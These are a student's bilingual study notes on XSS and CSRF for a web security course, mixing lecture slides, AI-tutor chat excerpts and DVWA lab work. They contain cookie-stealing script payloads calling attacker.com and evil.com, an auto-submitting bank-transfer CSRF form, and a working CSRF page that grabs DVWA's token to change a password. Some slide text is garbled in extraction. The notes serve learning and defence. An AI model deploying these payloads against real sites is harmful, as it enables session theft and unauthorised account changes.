

总结

XSS，本质上是写一个script，通过主动或被动地让victim在自己的浏览器去触发，从而得到隐私信息如cookie, sessionID等。

stored XSS 与 reflected XSS的区别在于其payload是否persistent. stored 是persistent. reflected 是临时的。

stored XSS是attacker在目标Server植入自己的malicious code，让用户去访问

再总结 ***

XSS 本质上是通过inject a malicious javascript payload (比如<script> 内容 </script>) 等待用户去executed，从而实现attacker的目标。

reflected XSS，通常是构造URL，通过某种方式让用户在自己的浏览器上执行，比如获得用户的cookie或其他事情。比如URL: [http://adelaide.edu.au/search.php?query=<script>alert\(1\)</script>](http://adelaide.edu.au/search.php?query=<script>alert(1)</script>)

stored XSS，通常是将构造好的URL，存放在某些网站的服务器中，比如发帖的图片里有<script>fetch('http://attacker.com/steal?cookie=' + document.cookie) </script>

CSRF，本质上是伪造request，在用户登入bank.com网站时，获得cookie的情况下，让victim去触发你构造的request，比如让victim访问你的图片，你的图片中是，当victim访问该图片时，就会自动触发该request，从而达到目的。

补充。原来如此，stored XSS的实现方式，可以是你发布自己的内容，在平台上，比如你的贴子，发的图片，而这些内容里面含有malicious code，这样别人一旦访问，就会被触发。

🔍 Stored XSS vs Reflected XSS:

你说的这个区分非常准确，但可以更严谨地表达一下：

✓ Stored XSS (持久型/存储型) :

- 恶意脚本被攻击者注入服务器数据库或页面内容中 (如论坛评论、用户简介等)；
- 当其他用户访问该页面时，脚本自动加载并在他们的浏览器中执行；
- 攻击代码是“持久”的 —— 存在于服务器上，自动触发；
- 攻击者与受害者不需要同时在线。

例二 .

Reflected XSS (反射型) :

- 恶意脚本通过 URL 参数或表单输入提交到服务器；
- 服务器将内容直接原样反射到响应页面中；
- 脚本在用户访问特定恶意链接时执行；
- 攻击代码不是存储在服务器上，而是临时存在于 HTTP 请求中；
- 通常需要攻击者主动诱导用户点击链接。

Phishing

例子：

php-template

□ 複製 □ 編輯

```
http://victim.com/search?q=<script>alert(1)</script>
```

stored XSS的例子

T

举个例子，比方说我在某社交平台上发表一个帖子，有文字和图片，不过里面隐藏恶意链接，一旦被其他用户访问我的帖子，那就自动触发恶意链接，从而执行恶意的script。这样理解对吗

是的，Casey，你的理解完全正确，而且你举的这个例子非常贴近现实中 **Stored XSS (存储型跨站脚本)** 的典型攻击场景。

⌚ 举个更具体的例子来说明你的情况：

你在某个社交平台发帖，比如：

html

□ 複製 □ 編輯

```
<p>大家好，这是我去旅行的照片！</p>

<script>fetch('http://attacker.com/steal?cookie=' + document.cookie)</script>
```

- 表面上： 用户看到的是一张旅行照片和问候语；
- 实际上： 当任何其他用户访问这个帖子时，页面中插入的 `<script>` 标签会在他们的浏览器中执行；
- 后果： 他们的 `document.cookie` (可能含有 session ID) 就被发送到攻击者的服务器；
- 关键： 攻击代码被你“存储”在服务器数据库中，当作帖子内容被返回给每一个访问用户——这就是典型的 **Stored XSS**。



```
<script> fetch('http://attacker.com/steal?cookie=' + document.cookie) </script>
```


XSS

Cross-Site Scripting (XSS)

- Idea: The attacker adds malicious JavaScript to a legitimate website
 - The legitimate website will send the attacker's JavaScript to browsers
 - The attacker's JavaScript will run with the origin of the legitimate website
- Cross-site scripting (XSS): Injecting JavaScript into websites that are viewed by other users
- Two main types of XSS
 - Stored XSS
 - Reflected XSS



例子 reflected XSS



上课笔记

JavaScript


直接内部修改http link, 导向到phishing web

可以做http request, 主动向attacker发送secret信息

attacker, 以某种方式, 让用户执行script中的恶意代码, 以达到attacker的目的。

Abusing JavaScript

- Make HTTP requests



Cross site scripting

所以本质上，是利用他人的合法身份，去执行自己的恶意操作

没错，XSS的本质就是利用受害者的合法身份，在其浏览器环境中执行攻击者的恶意代码。

具体来说，它的核心危害包括：

1. **窃取身份信息**：攻击者可以读取受害者的 Cookies、LocalStorage、Session，从而冒充受害者进行未授权的操作。
2. **伪造用户操作**：可以模拟用户点击、提交表单等，执行恶意行为（如转账、改密码）。
3. **传播恶意代码**：攻击者可以在网页上注入蠕虫脚本，自动扩散到更多用户。
4. **劫持用户界面**：可以伪造登录表单，引导受害者输入密码等敏感信息。

关键点：利用他人的合法权限，去执行自己的恶意操作。可以是client和server的合法权限一般用于偷取他人的cookie信息，Client side vulnerability

Key: attacker add malicious JavaScript to a legitimate website

Stored XSS (server side)


Stored XSS

- **Stored XSS (persistent XSS):** The attacker's JavaScript is stored on the legitimate server and sent to browsers
- **Classic example:** Facebook pages **例子**
 - Anybody can load a Facebook page with content provided by users
 - An attacker puts some JavaScript on their Facebook page
 - Anybody who loads the attacker's page will see JavaScript (with the origin of Facebook)
- **Stored XSS requires the victim to load the page with injected JavaScript**
- **Remember: Stored XSS is a server-side vulnerability!**

“Stored XSS (persistent XSS): The attacker's JavaScript is stored on the legitimate server and sent to browsers”

如果说reflected的payload是写在GET Query中，那么stored XSS的payload则是存储在database 中，等待执行

需要victim to load the page with injected JavaScript . 是一个server-side vulnerability
任何人只要访问到该page, 就会被感染




Session hijack 抢session

key: 偷别人的cookie, 拿去访问服务器, 从而得到victim 的数据

牛逼，load一个malicious page，然后victim将cookie发送给attacker，让后就能用这个cookie去访问服务器以获取信息

Session Hijacking with XSS



16

Reflected XSS 也叫non-persistent XSS

之所以叫reflected，是因为malicious code 并没有存储在legitimate server中，等待用户去访问，而是以command injection的方式

“where the malicious code is typically **injected in the query string of a GET request** and is not stored on the backend database”

让目标服务器return一个malicious script给用户。

Attacker的关键是要让用户去自己command injection目标server，并得到一个返回的恶意结果。

那么怎么让用户去自己输入恶意代码呢？

那当然是phishing咯，让用户点击一个link，然后自己就去执行恶意代码。

SQL command injection

Reflected XSS

- How about this: “search.php?query=<script>alert(1)</script>” - script injection.
 - PHP Code: <?php echo “Your query \$_GET[‘query’] returned \$num results.”;?>
 - HTML Code: Your query <script>alert(1)</script> returned 0 results


Note that the query is never stored on the server, hence the term 'reflected'

But this only injects code in the attacker's browser. The attacker needs to inject code in the user's browser for the attack to be effective.

Reflected from the server

通过目标服务器的内部查询机制，来传送malicious page，让用户执行
让用户这个合法个体去执行attacker想做的事情。

What if we query “<script>alert(document.cookie)</script>



[http://adelaide.edu.au/search.php?query=<script>alert\(1\)</script>](http://adelaide.edu.au/search.php?query=<script>alert(1)</script>)

reflected与stored XSS的区别

Reflected vs Stored XSS

Reflected

- Payload usually in GET/POST parameter, but not stored in the application
- The submitted GET/POST payload gets rendered in browser
- Attacker must entice victim to click on link or visit a vulnerable website
- Risk is lower than Stored XSS but more common than Stored XSS

) How It Works

1. Attacker sends evil email

3. Web browser renders the reflected XSS payload

Stored

- Payload gets stored in database (e.g., user forum)
- Gets viewed by many visitors to the website, causing large harm

Most famous: "Samy is my Hero" Stored XSS worm on MySpace

<https://www.youtube.com/watch?v=zWsSu5NjZL4>

XSS DEFENSE 如何预防XSS

HTML sanitation

XSS Defence

- Defence: HTML sanitisation
 - Idea: Certain characters are special, so create sequences that represent those characters as data, rather than as HTML
- Start with an ampersand (&) and end with a semicolon (;)
 - Instead of <, use <
 - Instead of ", use "
 - And many more!
 - It is important to escape all dangerous characters (lists of them can be found), or you will still be vulnerable!
- Note: You should always rely on trusted libraries to do this for you!

```
<html>
<body>
Hello &lt;script&gt;alert(1)&lt;/script&gt;!
</body>
</html>
```

THE UNIVERSITY
of ADELAIDE 21

让特定符号变成字母，比如< 为< , > 为>

1 - User input/output sanitisation

To understand how to protect against XSS, let's look at the "Impossible" level code from DVWA.

```
<?php  
// Is there any input?  
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {  
    // Check Anti-CSRF token  
    checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ], 'index.php' );  
  
    // Get input  
    $name = htmlspecialchars( $_GET[ 'name' ] );  
  
    // Feedback for end user  
    $html .= "<pre>Hello ${name}</pre>";  
}
```

The "htmlspecialchars" PHP function encodes special characters (" ', <, > and &) into their respective html entities (" ' < >) before printing user input to the browser. This is sufficient to block XSS.

Never trust input from client

Prevent session hijack via XSS

用HttpOnly flag, 这样就无法用document.cookie的方法来access session cookie

CSRF Cross site request forgery

它与reflected和stored XSS的区别在于，它在替用户**伪造一个request**，去执行非用户意愿的操作。“CSRF 是通过伪造用户请求，利用用户的 cookie 身份，在不知情的情况下执行敏感操作；而 Reflected XSS 是在用户访问恶意链接时，执行攻击者注入的脚本，通常用于窃取信息如 cookie。”注意，**csrf**，需要**victim已经登入到目标网站**，因为这样才有victim在该网站上的cookie，从而让victim去访问到恶意link，被导向恶意网站，用户一旦load一个图片，就会执行恶意script，比如，也就是伪造的request，做出非用户意愿的事情。

补充 - CSRF与 Reflected XSS的对比

CSRF vs. Reflected XSS: 对比总结

项目	CSRF (跨站请求伪造)	Reflected XSS (反射型跨站脚本攻击)
核心目的	伪造用户请求，执行用户不想做的操作（如转账）	注入并执行恶意脚本（如窃取 cookie）
攻击载体	通过伪造的表单、img 标签、JavaScript 等发起请求	通过构造恶意链接注入 script，由浏览器执行
依赖的条件	必须用户已经登录目标网站，浏览器带上 cookie	用户只需访问恶意链接，页面未正确转义输入
能否读取 cookie?	✗ 不能读取，只能借助浏览器带上 cookie 发请求	✓ 可以用脚本读取 cookie 并 exfiltrate
示例	 	https://victim.com/search?q= <script>fetch('http://evil.com?c='+document.cookie)</script>

! 关键区别:

对比点	Stored XSS	CSRF
攻击方式	注入恶意 JavaScript 代码	构造一个请求伪装成受害者操作
是否需要 JS 执行	是 (依赖 <code><script></code> 等执行代码)	不一定需要 (GET 请求可通过 <code></code> 发起)
攻击目标	用户 (窃取 Cookie、钓鱼等)	服务端状态 (伪造请求修改数据、转账等)
是否利用 Cookie	不直接依赖, 但常用于窃取 Cookie	完全依赖受害者 Cookie 自动附带
是否存储在服务器	是 (payload 存入数据库)	否 (恶意请求放在第三方网页或链接中)

Cross-Site Request Forgery (CSRF)


- Idea: What if the attacker tricks the victim into making an unintended request?
 - The victim's browser will automatically attach relevant cookies
 - The server will think the request came from the victim!
- Cross-site request forgery (CSRF): An attack that exploits cookie-based authentication to perform an action as the victim

CSRF的步骤

在用户与server建立好正常连接后 (用户就有session cookie了) , attacker以某种方式让用户发送一个恶意request向server。

Steps of a CSRF Attack

1. User authenticates to the server
 - User receives a cookie with a valid session token
2. Attacker tricks the victim into making a malicious request to the server
3. The server accepts the malicious request from the victim
 - Recall: The cookie is automatically attached in the request



Trick the victim to visit attacker's fake website. Then, it will trigger the malicious script from the webpage to do malicious request.

当用户登入server，拿到cookie

Executing a CSRF Attack

How might an attacker trick the victim into making a GET request?

- How might an attacker trick the victim into making a GET request?
- Strategy #1: Trick the victim into clicking a link
 - The link can directly make a GET request:
<https://www.bank.com/transfer?amount=100&to=haque>
 - The link can open an attacker's website, which contains some JavaScript that makes the actual malicious request
- Strategy #2: Put some HTML on a website the victim will visit
 - Example: The victim will visit a forum. Make a post with some HTML on the forum
 - HTML to automatically make a GET request to a URL:

 - This HTML will probably return an error but the GET request will still be sent...with the relevant cookies!


然后让用户点击你的phishing page，执行相关JavaScript，让去访问服务器（带着session key），这样就实现了attacker的目的，比如转钱

这个方法相当于attacker用你的合法身份，去执行一些不是你自己想要做的事情，比如转钱给attacker。

CSRF 图 ****

注意，csrf，需要victim已经登入到目标bank网站，因为这样才有victim在该网站上的cookie，从而让victim去访问到恶意link，被导向evil网站，用户一旦load一个图片，就会执行恶意script，比如，也就是伪造的request，做出非用户意愿的事情。

Putting it all together - CSRF



例子补充

更准确的 CSRF 攻击场景：

背景：

- Victim 登录了 bank.com，且浏览器保存了 session cookie。
- 攻击者构造了以下恶意网页，放在 evil.com 上：

html

 複製  編輯

```

```

或者更隐蔽一点（自动提交的表单）：

html

 複製  編輯

```
<form action="https://bank.com/transfer" method="POST">
  <input type="hidden" name="to" value="attacker">
  <input type="hidden" name="amount" value="1000">
</form>
<script>document.forms[0].submit();</script>
```

过程：

- Victim 浏览了攻击者放在 evil.com 上的页面。
- 因为 Victim 的浏览器已登录 bank.com，所以发请求时会自动带上 bank.com 的 cookie。
- 就这样，“在用户不知情的情况下”完成了一次转账操作。

修正后的表达（你可以这么说）：

Victim 登录了银行网站 bank.com，浏览器已保存了 cookie。我作为攻击者，在我的网站 evil.com 上放了一个自动提交的恶意表单。当 Victim 访问我的网站时，浏览器自动向 bank.com 发出转账请求，并携带 cookie，完成了攻击。这就是一次典型的 CSRF 攻击。

Reflected XSS与 CSRF的区别

Reflected XSS is not CSRF

- Reflected XSS and CSRF both require the victim to make a request to a link
 - XSS: An HTTP response contains maliciously inserted JavaScript, executed on the client side
 - CSRF: A malicious HTTP request is made (containing the user's cookies), executing an effect on the server side

reflectedXSS与CSRF的区别在于，CSRF是带着用户的cookie去访问server，从而执行目标操作。

Reflected XSS与 CSRF的区别在于CSRF是带着用户的cookie去访问server，从而实现某个操作。而Reflected XSS是在url中加入了自己script?

Casey, 你的理解已经很接近真相了！咱们现在就把 **Reflected XSS** 和 **CSRF** 两者区别、原理、危害用通俗但准确的方式讲清楚。学明白这两个，基本可以说你已经能站在 Web 安全的“门槛”上了！

🧠 一句话概括区别

攻击方式	简单理解	核心原理	利用的是谁的身份
CSRF	“劫持用户去执行某操作”	用户自动带上 <u>cookie</u> 发请求	用户的身份
Reflected XSS	“让用户浏览器执行攻击者写的脚本”	注入 JavaScript 并反射回来执行	浏览器被利用执行代码

CSRF的例子

这就是带着用户的cookie，去执行修改密码的操作。

The screenshot shows a terminal window titled 'caseylao@kali: ~/advancedCyber/assignments'. It displays a file named 'csrf.html' containing a script that performs a CSRF attack. The script uses an iframe to load a page from 'http://192.168.116.7/DVWA/vulnerabilities/csrf'. Inside the iframe, it injects a script that logs 'start' to the console, gets the token from the document, and sends a POST request to change the password. The terminal also shows a table of network traffic with columns: Status code, Length, MIME type, Extension, Title, Notes, and Time. A yellow annotation 'Cookie' with a bracket points to the word 'Cookie' in the 'Title' column of the table.

```
caseylao@kali: ~/advancedCyber/assignments
File Actions Edit View Help
GNU nano 8.3                               csrf.html
<html>
<body>
<p>TOTALLY LEGITIMATE AND SAFE WEBSITE </p>
<iframe id="myFrame" src="http://192.168.116.7/DVWA/vulnerabilities/csrf" style="visibility: hidden;" onload="maliciousPayload()></iframe>
<script>
function maliciousPayload() {ch and replace
    console.log("start");
    var iframe = document.getElementById("myFrame");
    console.log("iframe is here.");
    var doc = iframe.contentDocument || iframe.contentWindow.document;
    console.log("doc is here")
    var token = doc.getElementsByName("user_token")[0].value;
    const http = new XMLHttpRequest();
    const url = "http://192.168.116.7/DVWA/vulnerabilities/csrf/?password_new=csf2024s1&password_conf=csf2024s1&Change=Change&user_token=" + token + "#";
    http.open("GET", url);
    http.send();
    console.log("password changed");
}
</script>
</body>
</html>
```

Status code	Length	MIME type	Extension	Title	Notes	Time
200	1562	HTML	php			192.168.116.9
404	493	HTML	ico	404 Not Found		192.168.116.9
200	1588	HTML	php			192.168.116.9
200	1588	HTML	php			192.168.116.9
200	1588	HTML	php			192.168.116.9
200	1588	HTML	php			192.168.116.9
200	1589	HTML	php			192.168.116.9
						192.168.116.9
						192.168.116.9
						192.168.116.9

如何预防CSRF?

